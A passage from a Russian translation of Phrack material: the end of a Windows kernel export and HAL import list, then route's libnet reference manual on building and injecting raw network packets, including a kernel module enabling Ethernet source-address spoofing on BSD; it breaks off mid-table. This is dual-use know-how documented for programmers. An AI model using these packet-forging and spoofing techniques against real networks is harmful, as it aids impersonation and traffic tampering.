IoReportResourceUsage  
IoSetDeviceToVerify  
IoSetHardErrorOrVerifyDevice  
IoSetInformation  
IoSetShareAccess  
IoSetThreadHardErrorMode  
IoSetTopLevelIrp  
IoStartNextPacket  
IoStartNextPacketByKey  
IoStartPacket  
IoStartTimer  
IoStatisticsLock  
IoStopTimer  
IoSynchronousPageWrite  
IoThreadToProcess  
IoUnregisterFileSystem  
IoUnregisterFsRegistrationChange  
IoUnregisterShutdownNotification  
IoUpdateShareAccess  
IoVerifyVolume  
IoWriteErrorLogEntry  
IoWriteOperationCount  
IoWriteTransferCount

### Экспортируемые функции LSA:

LsaCallAuthenticationPackage  
LsaDeregisterLogonProcess  
LsaFreeReturnBuffer  
LsaLogonUser  
LsaLookupAuthenticationPackage  
LsaRegisterLogonProcess

## Единственные импорты — из HAL DLL:

```
HAL.ExAcquireFastMutex
HAL.ExReleaseFastMutex
HAL.ExTryToAcquireFastMutex
HAL.HalAllocateAdapterChannel
HAL.HalBeginSystemInterrupt
HAL.HalClearSoftwareInterrupt
HAL.HalDisableSystemInterrupt
HAL.HalDisplayString
HAL.HalEnableSystemInterrupt
HAL.HalEndSystemInterrupt
HAL.HalGetEnvironmentVariable
HAL.HalHandleNMI
HAL.HalProcessorIdle
HAL.HalQueryDisplayParameters
HAL.HalRequestSoftwareInterrupt
HAL.HalReturnToFirmware
HAL.HalSetEnvironmentVariable
HAL.HalSetRealTimeClock
HAL.HalStartProfileInterrupt
HAL.HalStopProfileInterrupt
HAL.HalSystemVectorDispatchEntry
HAL.KdPortPollByte
HAL.KdPortRestore
HAL.KdPortSave
HAL.KeGetCurrentIrql
HAL.KeLowerIrql
HAL.KeRaiseIrql
HAL.KeRaiseIrqlToDpcLevel
HAL.KeRaiseIrqlToSynchLevel
HAL.KfAcquireSpinLock
HAL.KfLowerIrql
HAL.KfRaiseIrql
HAL.KfReleaseSpinLock
HAL.READ_PORT_UCHAR
HAL.READ_PORT_ULONG
HAL.READ_PORT_USHORT
HAL.WRITE_PORT_UCHAR
HAL.WRITE_PORT_ULONG
HAL.WRITE_PORT_USHORT
```

---

*Phrack Inc. — конец файла*

# Справочное руководство по Libnet v.01

Автор: route

---

## 1. Предпосылки

Если вам необходимо писать код на С — будь то по работе или из любопытства — который в какой-то момент должен инжектировать пакеты в сеть, а стандартные системные API для этого недостаточны, libnet создана именно для вас. Libnet предоставляет простой API для быстрого написания переносимых программ, формирующих сетевые пакеты.

Libnet была написана по двум основным причинам. 1) Создать простой интерфейс, с помощью которого сетевые программисты могли бы абстрагироваться от тонкостей низкоуровневого сетевого программирования и сосредоточиться непосредственно на написании своих программ. 2) Устранить раздражение, которое многие сетевые программисты испытывали из-за отсутствия стандартов.

Честно говоря, я до сих пор удивлён, что никто не написал нечто подобное libnet (которую также называют «librwrite») раньше. Это казалось настолько очевидным пробелом, требующим заполнения. Я был уверен, что ребята из LBNL (Lawrence Berkeley National Laboratory — авторы libpcap[1]) что-нибудь соберут. В конечном счёте libnet — это, если говорить просто, аналог libpcap для инъекции пакетов. Они — братья (или сёстры).

Итак, данный материал представляет собой трактат об искусстве формирования сетевых пакетов эффективным, последовательным и переносимым способом с использованием libnet.

Сама по себе libnet не имеет никакого отношения к безопасности. Тем не менее libnet — прекрасный инструмент для написания приложений, утилит и модулей, связанных с безопасностью. Многие недавние эксплойты были разработаны с использованием libnet, как и множество инструментов для работы с безопасностью. Примеры смотрите в разделе URL ниже.

---

## 2. Обзор

Libnet — это простая библиотека на С. Она разработана небольшой, эффективной и лёгкой в использовании. Главная цель libnet — переносимое создание и инъекция пакетов. На момент написания данного руководства Libnet находилась в версии 0.99f и содержала 15 различных сборщиков пакетов и два типа инъекции: IP-уровня и канального уровня (подробнее ниже).

Сама по себе libnet обладает умеренной полезностью. Она может строить и инжектировать пакеты в сеть. Однако libnet не предусматривает захвата пакетов. Для этого нужна libpcap. Вместе libnet и libpcap — мощные инструменты для сетевого программиста.

Libnet состоит приблизительно из:

- 7 300 строк кода
- 32 исходных файлов
- 5 заголовочных файлов
- ~54 функций
- ~43 функций, доступных пользователю / реализованных

---

### 3. Проектные решения (прошлое, настоящее и будущее)

Libnet — это в значительной мере непрекращающийся учебно-исследовательский проект. Когда я начал его полтора года назад, я понятия не имел, что он вырастет до нынешних размеров и вберёт в себя столько функциональности. Дизайн libnet менялся не столько этапами, сколько эволюционно. Многие из этих эволюционных изменений я позаимствовал у других успешных библиотек. Некоторые изменения давались с трудом и всё ещё в процессе, другие были просто внутренними правками. Затем последовали модификации, которые, к сожалению, изменили интерфейс и устарели предыдущие версии. В этом разделе я надеюсь прояснить читателю некоторые проектные решения, лежащие в основе libnet: откуда она пришла, где находится сейчас и куда движется.

#### Модульность (интерфейсы и реализации)

Большие программы состоят из множества модулей [3]. Эти модули предоставляют пользователю функции и структуры данных, применяемые в программе. Модуль состоит из двух частей: интерфейса и реализации. Интерфейс определяет, что делает модуль, а реализация — как он это делает. Интерфейс объявляет все типы данных, прототипы функций, глобальную информацию, макросы и всё, что требуется модулю. Реализация соответствует спецификациям, установленным интерфейсом. Именно так была и остаётся спроектирована libnet. Каждая реализация, как вы убедитесь, имеет соответствующий интерфейс.

Есть и третья часть этой головоломки: клиент. Клиент — это фрагмент кода, который импортирует и использует интерфейс, не имея необходимости видеть реализацию. Ваш код и есть клиент.

За дополнительной информацией об интерфейсах и реализациях на C я настоятельно отсылаю читателя к [3]. Это отличная книга, изменившая подход автора к написанию кода.

#### Именованное

Поначалу именованное файлов, функций и прочих элементов не казалось важным. Они получали те имена, которые в тот момент казались подходящими. В отдельно стоящей программе это плохой стиль. В библиотеке это плохой стиль И потенциальный источник ошибок. Код библиотеки предназначен для использования на разных платформах и, возможно, совместно с другими библиотеками. Если одна из этих библиотек (или потенциально код самого пользователя) содержит объект с тем же именем, возникают проблемы. Поэтому именованное стало для меня важным вопросом. Строгое соглашение об именах помогает в двух ключевых областях:

- для имён файлов — упорядочивает их в каталоге, облегчая навигацию;
- для имён функций, макросов и символов — сокращает проблемы переопределения и делает интерфейс значительно проще в освоении.

#### Обработка и сообщение об ошибках

Обработка и сообщение об ошибках — неотъемлемая часть любой парадигмы программирования. Тонкая обработка условий ошибок и восстановление после них — абсолютная необходимость, особенно в библиотеке сторонних разработчиков. Полагаю, что сейчас libnet имеет достойную обработку ошибок (см. ниже раздел об утверждениях). Она может более или менее корректно

восстанавливаться из большинства нештатных ситуаций и проверяет наличие недопустимых условий в большинстве обстоятельств. Однако с сообщением об ошибках дела обстоят иначе — эта часть всё ещё развивается. В libnet необходим стандартный механизм сообщений об ошибках. На данный момент одни функции используют `errno` (поскольку являются обёртками системных вызовов), другие принимают дополнительный буферный аргумент для хранения возможных сообщений об ошибках, а третьи пока вообще не предусматривают подробных сообщений. Это необходимо изменить, и, возможно, это будет сделано с помощью списков аргументов переменной длины.

## Утверждения и точки выхода

`assert(3)` — это макрос, принимающий единственный аргумент, который трактуется как выражение и проверяется на истинность. Если выражение оказывается ложным, макрос `assert` выводит сообщение об ошибке и завершает (прерывает) программу. Утверждения полезны на этапе разработки, когда подробная обработка ошибок ещё не реализована или когда возникает серьёзное условие ошибки, которое в норме не должно происходить. Поначалу libnet была полна утверждений. Они использовались главным образом для перехвата разыменований нулевых указателей до того, как они произойдут (многие функции libnet принимают аргументы-указатели и рассчитывают на то, что они реально указывают куда-либо). Это казалось разумным, поскольку подобная ситуация — очевидно серьёзная ошибка: если вы передаёте нулевой указатель там, где не должны, ваша программа, скорее всего, рухнет. Однако утверждения также наделяли библиотеку многочисленными потенциально непредсказуемыми точками выхода. Точки выхода внутри вспомогательной библиотеки вроде libnet — плохой стиль, а непредсказуемые — тем более. Библиотечный код не должен вызывать или допускать завершение программы. При обнаружении серьёзной ошибки библиотека должна возвращать коды ошибок в `main` и давать ему самому решать, что делать. Код должен уметь обрабатывать серьёзные ошибки достаточно корректно, чтобы при возможности завершать работу изящно на верхнем уровне. В версии 0.99f утверждения были удалены в пользу возвращаемых значений, сигнализирующих об ошибке. Это сохраняет совместимость, устраняя при этом точки выхода.

## IPv4 против IPv6

В настоящее время libnet поддерживает только IPv4. Поддержка IPv6 определённо планируется. Главный вопрос — именование. Будь я умнее с самого начала, я предвидел бы это и добавил информацию о версии IP в имена функций и макросов, например: `ipv4_build_ip`, `IPv4_h`. Однако на данном этапе я отказываюсь принуждать пользователей принимать ещё один новый интерфейс, поэтому функции и макросы IPv6 будут содержать IPv6 в названии (аналогично интерфейсу сокетов POSIX 1.g [2]).

## Скрипт configure

На раннем этапе разработки libnet стало очевидно, что существует значительный объём зависящего от ОС и архитектуры кода, который должен подключаться и компилироваться условно. Средства конфигурации `autoconf` (начиная с версии 0.7) отлично работали для определения того, что нужно включать или исключать при сборке библиотеки, однако ничего не делали для поддержки после установки. Многие из этих макросов препроцессора были нужны для условного включения заголовочной информации в пользовательском коде. Поначалу это решалось тем, что пользователь сам определял нужные макросы, но это быстро оказалось неэффективным.

Теперь libnet использует простой скрипт `configure`. Этот скрипт создаётся в процессе конфигурации `autoconf` и устанавливается вместе с библиотекой. Он автоматически обрабатывает все зависимости от ОС и архитектуры — однако его использование теперь обязательно. Без него скомпилировать код на основе libnet не получится. Подробности о вызове скрипта — в следующем разделе.

---

## 4. Средство для достижения цели

В этом разделе рассматриваются операционные вопросы: как использовать библиотеку с пользой, а также некоторые её особенности.

### Порядок операций

Чтобы собрать и инжектировать произвольный сетевой пакет, необходимо соблюдать стандартный порядок операций. Пять простых шагов к счастью инъекции пакетов:

1. Инициализация сети
2. Инициализация памяти
3. Конструирование пакета
4. Контрольные суммы пакета
5. Инжекция пакета

Каждый из этих шагов является важной темой и рассматривается ниже.

### Выделение и инициализация памяти

Первый шаг при использовании libnet — выделить память для пакета. Стандартный способ сделать это — вызвать `libnet_init_packet()`. Нужно лишь убедиться, что вы указали достаточно памяти для того типа пакета, который собираетесь строить. Для этого потребуется заблаговременно обдумать, какой метод инъекции вы будете использовать (подробнее ниже). Если вы собираетесь построить простой TCP-пакет (без опций) с 30-байтной полезной нагрузкой через интерфейс IP-уровня, вам понадобится 70 байт (заголовок IP + заголовок TCP + полезная нагрузка). Если вы будете строить тот же пакет через интерфейс канального уровня, понадобится 84 байта (заголовок Ethernet + заголовок IP + заголовок TCP + полезная нагрузка). Чтобы не беспокоиться о выходе за границы буфера, можно просто выделить `IP_MAXPACKET` байт (65535). После завершения работы память следует освободить вызовом `libnet_destroy_packet()` (это можно сделать в функции сборки мусора или в конце программы).

Другой метод выделения памяти — через интерфейс арен. Арен — это по сути пулы памяти, которые выделяют большие блоки памяти за один вызов, раздают куски по мере необходимости, а затем освобождают весь пул. Арен-интерфейс libnet полезен, когда нужно заранее подготовить разные типы пакетов, которые вы потенциально будете отправлять в быстрой последовательности. Он инициализируется вызовом `libnet_init_packet_arena()`, а куски извлекаются с помощью `libnet_next_packet_from_arena()`. По завершении память следует освободить вызовом `libnet_destroy_packet_arena()` (аналогично — в функции сборки мусора или в конце программы).

Важное замечание относительно управления памятью и конструирования пакетов: если вы не выделили достаточно памяти для типа пакета, который строите, ваша программа, скорее всего, завершится с ошибкой сегментации. Libnet может определить, что вы не передали вообще никакой

памяти, но не то, что вы передали её недостаточно. Имейте это в виду.

## Инициализация сети

Следующий шаг — поднять интерфейс инжекции сети. Для интерфейса IP-уровня это делается вызовом `libnet_open_raw_sock()` с соответствующим протоколом (обычно `IPPROTO_RAW`). Этот вызов вернёт raw-сокет с установленным флагом `IP_HDRINCL`, сообщаящим ядру, что вы сами будете строить заголовок IP.

Интерфейс канального уровня поднимается вызовом `libnet_open_link_interface()` с корректным аргументом устройства. Он вернёт указатель на готовую к использованию структуру интерфейса канального уровня.

## Конструирование пакета

Пакеты конструируются модульно. Для каждого уровня протокола должен быть соответствующий вызов функции `libnet_build`. В зависимости от конечной цели здесь могут происходить разные вещи. Для приведённого примера IP-уровня будут сделаны вызовы `libnet_build_ip()` и `libnet_build_tcp()`. Для примера канального уровня дополнительно будет сделан вызов `libnet_build_ethernet()`. Порядок вызовов функций-конструкторов пакета не важен — важно лишь передавать этим функциям правильные местоположения в памяти. Функции должны строить заголовки пакета внутри буфера в том виде, в котором они появятся на проводе и будут демultipлексированы получателем. Например:

| 14 байт  | 20 байт | 20 байт |
|----------|---------|---------|
| ethernet | IP      | TCP     |
|          |         |         |

`libnet_build_ethernet()` получает весь буфер (поскольку ей нужно построить заголовок Ethernet в начале пакета). `libnet_build_ip()` получает буфер, сдвинутый на 14 байт (`ETH_H`), чтобы построить заголовок IP в нужном месте, а `libnet_build_tcp()` получает буфер, сдвинутый ещё на 20 байт (или на 34 байта от начала: `ETH_H + IP_H`). Это хорошо видно в примере кода.

## Контрольные суммы пакета

Предпоследний шаг — вычисление контрольных сумм пакета (при условии, что пакет является IP-пакетом какого-либо вида). Для интерфейса IP-уровня нам нужно вычислить только контрольную сумму транспортного уровня (при условии, что в пакете есть протокол транспортного уровня), так как ядро само позаботится о контрольной сумме IP. Для интерфейса канального уровня контрольная сумма IP должна быть вычислена явно. Контрольные суммы рассчитываются с помощью `libnet_do_checksum()`, которая ожидает, что переданный буфер указывает на IP-заголовок пакета.

## Инжекция пакета

Последний шаг — записать пакет в сеть. При использовании интерфейса IP-уровня это выполняется с помощью `libnet_write_ip()`, а интерфейса канального уровня — с помощью `libnet_write_link_layer()`. Функции возвращают число записанных байт (которое должно совпадать с размером вашего пакета) или -1 при ошибке.

## Использование скрипта configure

Существует некоторая путаница в том, как правильно использовать шелл-скрипт `libnet-configure`. Начиная с версии 0.99e, его использование стало обязательным. Без него библиотека не скомпилирует код. Это сделано во избежание потенциальных проблем при компиляции пользовательского кода с неправильными или отсутствующими макросами препроцессора. Скрипт также предусматривает указание библиотек и флагов `cflags`. Ключ библиотеки полезен на архитектурах, требующих дополнительных библиотек для компиляции сетевого кода (например, Solaris). Скрипт очень прост в использовании. Следующие примеры должны развеять любую путаницу:

```
# Запустить скрипт в командной строке, чтобы увидеть используемые определения:

shattered:~> libnet-config --defines
-D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN

shattered:~> gcc -Wall `libnet-config --defines` foo.c -o foo
`libnet-config --libs`

# В Makefile:

DEFINES = `libnet-config --defines`

# В Makefile.in (также с autoheader):

DEFINES = `libnet-config --defines` @DEFS@
```

## Интерфейс IP-уровня против интерфейса канального уровня

Люди часто задаются вопросом: когда использовать интерфейс канального уровня вместо IP-уровня? Это в основном обмен мощности и сложности на удобство использования. Интерфейс канального уровня несколько сложнее и требует больше кода. Зато он более мощный и значительно более переносимый (если нужно строить ARP/RARP/ethernet-кадры — это единственный вариант). По сути, всё определяется тем, что вам нужно сделать.

Одна существенная проблема интерфейса канального уровня заключается в том, что для отправки пакетов произвольным удалённым интернет-хостам ему нужно знать MAC-адрес первого транзитного маршрутизатора. Это делается с помощью ARP-пакетов, но если проху ARP не выполняется, возникают всевозможные проблемы с определением того, чей MAC-адрес запрашивать. Код для переносимого решения этой проблемы разрабатывается.

## Подмена Ethernet-адресов

Некоторые операционные системы (в частности, использующие Berkeley Packet Filter для доступа на канальном уровне) не допускают произвольного указания исходного Ethernet-адреса. Это не столько ошибка, сколько недосмотр в протоколе. Обходной путь — патч ядра. Существует два способа патчить ядро: статически, с помощью диффов (что требует от пользователя наличия исходных кодов ядра и умения пересобрать и установить новое ядро), или динамически, с помощью загружаемых модулей ядра (LKM). Поскольку предполагать, что все захотят патчить ядро ради библиотеки, немного самонадеянно, в состав дистрибутива `libnet` входит LKM-код для прозрачного обхода ограничения BPF.

Чтобы подменять Ethernet-пакеты на системах, основанных на BPF (в настоящее время поддерживаются FreeBSD и OpenBSD), выполните следующее: перейдите в соответствующий каталог `support/bpf-lkm/`, соберите модуль и загрузите его с помощью `modload`.

Работа модуля описывается следующим образом:

Машинно-независимый Ethernet-драйвер 4.4BSD не позволяет верхним уровням подделывать исходный Ethernet-адрес: все выводы через Ethernet заставляют процедуру вывода строить новый Ethernet-заголовок, причём она явно копирует в этот заголовок MAC-адрес, зарегистрированный за интерфейсом.

Это странно, поскольку соглашение о записи в BPF гласит, что запись в BPF должна включать заголовок канального уровня; интуитивно можно предположить, что этот заголовок, вместе с остальными данными пакета, записывается на провод.

Это не так. Заголовок канального уровня используется исключительно кодом BPF для построения структуры `sockaddr`, передаваемой в универсальную процедуру вывода Ethernet; после этого заголовок фактически отсекается от пакета. Процедура вывода Ethernet обращается к этой `sockaddr` для получения типа Ethernet и адреса назначения, но не исходного адреса.

LKM библиотеки Libnet просто заменяет стандартную процедуру вывода Ethernet слегка изменённой. Эта изменённая версия извлекает исходный Ethernet-адрес из `sockaddr` и использует его в качестве исходного адреса для заголовка, записываемого на провод. Это позволяет BPF полностью и прозрачно подделывать Ethernet-пакеты, что имеет применение в управлении адресами.

Связующий код загрузки (`modload`) перебирает глобальный список системных интерфейсов и заменяет все указатели на оригинальную процедуру вывода Ethernet новой предоставленной нами. Связующий код выгрузки отменяет это. В результате загрузки модуля все Ethernet-интерфейсы в системе будут поддерживать подмену исходного адреса.

Первую версию этого LKM в 1997 году написал Thomas H. Ptacek.

## Ограничения raw-сокетов

Raw-сокеты ужасающе нестандартны на разных платформах.

- На некоторых x86 BSD-реализациях длина IP-заголовка и биты фрагментации должны быть в порядке байт хоста, на других — в сетевом порядке.
- Solaris не позволяет устанавливать многие биты IP-заголовка, включая длину, флаги фрагментации и опции IP.
- Linux, напротив, похоже, позволяет устанавливать любые биты в любые значения (исключение — контрольная сумма IP-заголовка, которая всегда вычисляется ядром — вне зависимости от типа ОС).

Из-за этих особенностей, если ваш код не разрабатывается специально для одной платформы, следует использовать интерфейс канального уровня `libnet`.

---

## 5. Внутреннее устройство

Libnet можно разбить на 4 основных раздела: управление памятью, разрешение адресов, обработка пакетов и вспомогательные функции. В этом разделе рассматривается каждая функция `libnet`, доступная пользователю.

Перед каждым прототипом функции приведена небольшая справочная таблица с возвращаемыми значениями, информацией о реентерабельности (функция считается реентерабельной, если её можно вызывать повторно или до завершения предыдущих вызовов, причём каждый вызов

независим от остальных) и кратким описанием аргументов.

Если вы задаётесь вопросом — да, это по сути подробная map-страница, однако значительная часть материала является новой и дополнительной по отношению к существующей странице руководства.

## Функции управления памятью

```
int libnet_init_packet(u_short, u_char **);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - желаемый размер пакета

2 - указатель на символьный указатель для размещения памяти пакета

`libnet_init_packet()` создаёт память для пакета. Точнее, она не столько создаёт память, сколько запрашивает её у ОС. Однако она гарантирует, что память заполнена нулями. Функция принимает два аргумента: размер пакета и адрес указателя на пакет. Параметр размера пакета может быть равен 0 — в этом случае библиотека попытается самостоятельно подобрать размер. Указатель на указатель необходим, поскольку мы выделяем память локально. Если бы мы просто передали указатель (даже несмотря на то, что передаём адрес, мы обращались бы к значению как к указателю — то есть фактически передавали бы по значению), память была бы потеряна. Передача по адресу позволяет сохранить запрошенную память в куче.

Эта функция — хороший пример сокрытия реализации. По сути, она является обёрткой `malloc()`. Используя её, программист абстрагируется от деталей происходящего и может сосредоточиться на своей задаче.

---

```
void libnet_destroy_packet(u_char **);
```

Возврат при успехе: нет

Возврат при ошибке: нет

Реентерабельность: да

Аргументы: 1 - указатель на символьный указатель, содержащий память пакета

`libnet_destroy_packet()` — аналог `free()` для `libnet_init_packet`. Уничтожает пакет, на который ссылается `buf`. По сути, это простая обёртка `free()`. Освобождает память в куче и устанавливает `buf` в `NULL`, чтобы устранить висячий указатель. Функция делает утверждение, что `buf` не равен `NULL`. Указатель на указатель передаётся для единообразия интерфейса.

---

```
int libnet_init_packet_arena(struct libnet_arena **, u_short, u_short);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на указатель арены (предварительно выделенной)

2 - количество пакетов

3 - размер пакета

`libnet_init_packet_arena()` выделяет и инициализирует пул памяти. Если вы планируете строить и отправлять несколько разных пакетов, это хороший выбор. Функция выделяет пул памяти, из которого можно брать куски для построения пакетов (см. `next_packet_from_arena()`). Она принимает адрес указателя на структуру арены и приблизительные значения размера пакета и

количества пакетов. Два последних аргумента используются для вычисления размера пула памяти. Как и прежде, их можно установить в 0, и библиотека попытается выбрать разумное значение. Функция возвращает -1, если malloc завершился с ошибкой, или 1 при успехе.

---

```
u_char *libnet_next_packet_from_arena(struct libnet_arena **, u_short);
```

Возврат при успехе: указатель на запрошенную память пакета

Возврат при ошибке: NULL

Реентерабельность: да

Аргументы: 1 - указатель на указатель арены

2 - запрошенный размер пакета

`libnet_next_packet_from_arena()` возвращает кусок памяти из указанной арены запрошенного размера и уменьшает счётчик доступных байт. Если запрошенная память недоступна в арене, функция возвращает NULL. Обратите внимание, что ничто не мешает плохо написанному приложению использовать больше памяти, чем запрошено, и вызвать всевозможные проблемы. Имейте это в виду.

---

```
void libnet_destroy_packet_arena(struct libnet_arena **);
```

Возврат при успехе: нет

Возврат при ошибке: нет

Реентерабельность: да

Аргументы: 1 - указатель на указатель арены

`libnet_destroy_packet_arena()` освобождает память, связанную с указанной ареной.

---

## Функции разрешения адресов

```
u_char *libnet_host_lookup(u_long, u_short);
```

Возврат при успехе: IP-адрес в читаемом виде

Возврат при ошибке: NULL

Реентерабельность: нет

Аргументы: 1 - IP-адрес в сетевом порядке байт

2 - флаг, указывающий, выполнять ли поиск канонических имён хостов (символическая константа)

`libnet_host_lookup()` преобразует переданный IP-адрес в сетевом порядке (big-endian) в читаемый вид. Если флаг `username` равен `LIBNET_RESOLVE`, функция попытается разрешить IP-адрес (с возможным DNS-трафиком) и вернёт каноническое имя хоста; в противном случае, если значение флага `LIBNET_DONT_RESOLVE` (или если поиск не удался), функция возвращает строку с IP-адресом в десятично-точечной записи. Эта функция абсолютно нереентерабельна, поскольку использует статические данные.

---

```
void libnet_host_lookup_r(u_long, u_short, u_char *);
```

Возврат при успехе: нет

Возврат при ошибке: нет

Реентерабельность: возможно

Аргументы: 1 - IP-адрес в сетевом порядке байт

2 - флаг, указывающий, выполнять ли поиск канонических имён хостов (символическая константа)

`libnet_host_lookup_r()` — планируемая реентерабельная версия приведённой выше функции. Как только станут доступны реентерабельные библиотеки сетевого резолвера, эта функция также станет реентерабельной. Пользователь дополнительно передаёт буфер для хранения преобразованного (или разрешённого) IP-адреса.

---

```
u_long libnet_name_resolve(u_char *, u_short);
```

Возврат при успехе: IP-адрес в сетевом порядке байт

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - имя хоста в читаемом виде

2 - флаг, указывающий, выполнять ли поиск канонических имён хостов (символическая константа)

`libnet_name_resolve()` принимает завершённую NULL строку ASCII с представлением IP-адреса (точки и числа или, если флаг `username` равен `LIBNET_RESOLVE`, каноническое имя хоста) и преобразует её в беззнаковое длинное целое значение в сетевом порядке (big-endian).

---

```
u_long libnet_get_ipaddr(struct link_int *, const u_char *, const u_char *);
```

Возврат при успехе: запрошенный IP-адрес

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на структуру интерфейса канального уровня

2 - указатель на имя запрашиваемого устройства

3 - указатель на буфер для возможного сообщения об ошибке

`libnet_get_ipaddr()` возвращает IP-адрес указанного сетевого устройства. Функция принимает указатель на структуру интерфейса канального уровня, указатель на имя сетевого устройства и пустой буфер на случай ошибки. При успехе возвращает IP-адрес указанного интерфейса в сетевом порядке байт или 0 при ошибке (при этом `errbuf` будет содержать причину).

---

```
struct ether_addr *libnet_get_hwaddr(struct link_int *, const u_char *,  
                                     const u_char *);
```

Возврат при успехе: запрошенный Ethernet-адрес (внутри `struct ether_addr`)

Возврат при ошибке: NULL

Реентерабельность: зависит от архитектуры

Аргументы: 1 - указатель на структуру интерфейса канального уровня

2 - указатель на имя запрашиваемого устройства

3 - указатель на буфер для возможного сообщения об ошибке

`libnet_get_hwaddr()` возвращает аппаратный адрес указанного сетевого устройства. На момент написания поддерживается только Ethernet. Функция принимает указатель на структуру интерфейса канального уровня, указатель на имя сетевого устройства и пустой буфер на случай ошибки. При успехе возвращает MAC-адрес указанного интерфейса или 0 при ошибке (при этом `errbuf` будет содержать причину).

---

## Функции обработки пакетов

```
int libnet_open_raw_sock(int);
```

Возврат при успехе: дескриптор открытого сокета

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - номер протокола желаемого типа сокета (символическая константа)

`libnet_open_raw_sock()` открывает raw IP-сокета указанного типа протокола (поддерживаемые типы варьируются от системы к системе, но обычно требуется открыть сокет `IPPROTO_RAW`). Функция также устанавливает опцию сокета `IP_HDRINCL`. Возвращается дескриптор сокета или -1 при ошибке. Функция может завершиться неудачей, если вызов `socket` или `setsockopt` завершился с ошибкой. Проверка `errno` выявит причину.

---

```
int libnet_close_raw_sock(int);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - дескриптор сокета для закрытия

`libnet_close_raw_sock()` закрывает указанный raw-сокета.

---

```
int libnet_select_device(struct sockaddr_in *, u_char **, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: нет

Аргументы: 1 - предварительно выделенный указатель на структуру `sockaddr_in`

2 - указатель на указатель на строку с именем устройства

3 - указатель на буфер для возможного сообщения об ошибке

`libnet_select_device()` перебирает список интерфейсов и выбирает один из них (игнорируя loopback-устройство). Если аргумент `device` указывает на NULL (не передавайте нулевой указатель — функция ожидает указатель на указатель, а C не может разыменовать нулевой указатель), функция попытается заполнить его первым найденным не-loopback-устройством; иначе попытается открыть указанное устройство. При успехе возвращается 1 (и если `device` был NULL, теперь он будет содержать имя устройства, которое можно использовать в вызовах `libnet_link()`). Функция может завершиться неудачей по разным причинам: сбой системного вызова `socket`, сбой `ioctl`, если интерфейсы не найдены и т.д. В таком случае возвращается -1 и `errbuf` будет содержать причину.

---

```
struct link_int *libnet_open_link_interface(char *, char *);
```

Возврат при успехе: заполненная структура интерфейса канального уровня

Возврат при ошибке: NULL

Реентерабельность: да

Аргументы: 1 - указатель на строку с именем открываемого устройства

2 - указатель на буфер для возможного сообщения об ошибке

`libnet_open_link_interface()` открывает низкоуровневый интерфейс пакетов. Это необходимо для инъекции кадров канального уровня. Принимает указатель `u_char` на имя устройства и указатель `u_char` на буфер ошибок. Возвращает заполненную структуру `link_int`

или NULL при ошибке (с причиной в буфере ошибок). Функция может завершиться неудачей по разным причинам, поскольку зависит от архитектуры.

---

```
int libnet_close_link_interface(struct link_int *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на структуру интерфейса канального уровня для закрытия

`libnet_close_link_interface()` закрывает открытый низкоуровневый интерфейс пакетов.

---

```
int libnet_write_ip(int, u_char *, int);
```

Возврат при успехе: число записанных байт

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - дескриптор сокета

2 - указатель на буфер пакета, содержащий IP-датаграмму

3 - общий размер пакета

`libnet_write_ip()` записывает IP-пакет в сеть. Первый аргумент — сокет, созданный предыдущим вызовом `libnet_open_raw_sock`; второй — указатель на буфер с полной IP-датаграммой; третий — общий размер пакета. При успехе функция возвращает число записанных байт или -1 при ошибке (с причиной в `errno`).

---

```
int libnet_write_link_layer(struct link_int *, const u_char *, u_char *, int);
```

Возврат при успехе: число записанных байт

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на открытую структуру интерфейса канального уровня

2 - указатель на сетевое устройство

3 - указатель на буфер пакета

4 - общий размер пакета

`libnet_write_link_layer()` записывает кадр канального уровня в сеть. Первый аргумент — указатель на заполненную структуру `libnet_link_int`, следующий — указатель на сетевое устройство, третий — сырой пакет, последний — размер пакета. Возвращается число записанных байт или -1 при ошибке.

---

```
int libnet_do_checksum(u_char *, int, int);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на буфер пакета

2 - номер протокола типа пакета (символическая константа)

3 - общий размер пакета

`libnet_do_checksum()` вычисляет контрольную сумму для пакета. Первый аргумент — указатель на полностью построенный IP-пакет. Второй — транспортный протокол пакета, третий — длина пакета (без учёта IP-заголовка). Функция вычисляет контрольную сумму для транспортного

протокола и записывает её в соответствующее поле заголовка (эту функцию следует вызывать только после полного построения пакета).

Обратите внимание, что при использовании raw-сокетов IP-контрольная сумма всегда вычисляется ядром и не требует участия пользователя. При использовании интерфейса канального уровня IP-контрольная сумма должна быть вычислена явно (в этом случае протокол имеет тип `IPPROTO_IP`, а размер включает `IP_H`). Функция возвращает 1 при успехе или -1, если протокол неподдерживаемого типа. Поддерживаются:

Значение Описание

-----  
`IPPROTO_TCP` TCP  
`IPPROTO_UDP` UDP  
`IPPROTO_ICMP` ICMP  
`IPPROTO_IGMP` IGMP  
`IPPROTO_IP` IP

---

```
int libnet_build_arp(u_short, u_short, u_short, u_short, u_short, u_char *,
    u_char *, u_char *, u_char *, const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - формат аппаратного адреса (`ARPHRD_ETHER`)

2 - формат адреса протокола

3 - длина аппаратного адреса

4 - длина адреса протокола

5 - тип операции ARP (символическая константа)

6 - аппаратный адрес отправителя

7 - адрес протокола отправителя

8 - аппаратный адрес получателя

9 - адрес протокола получателя

10 - указатель на полезную нагрузку пакета

11 - размер полезной нагрузки пакета

12 - указатель на предварительно выделенную память пакета

`libnet_build_arp()` конструирует пакет ARP (RARP). На данный момент функция строит только Ethernet/ARP-пакеты, но это легко изменить (когда дойдут руки). Первые девять аргументов — стандартные аргументы ARP-заголовка, последние три — стандартные аргументы создания пакета `libnet`. Тип операции ARP должен быть одним из следующих символических типов:

Значение Описание

-----  
`ARPOP_REQUEST` ARP-запрос  
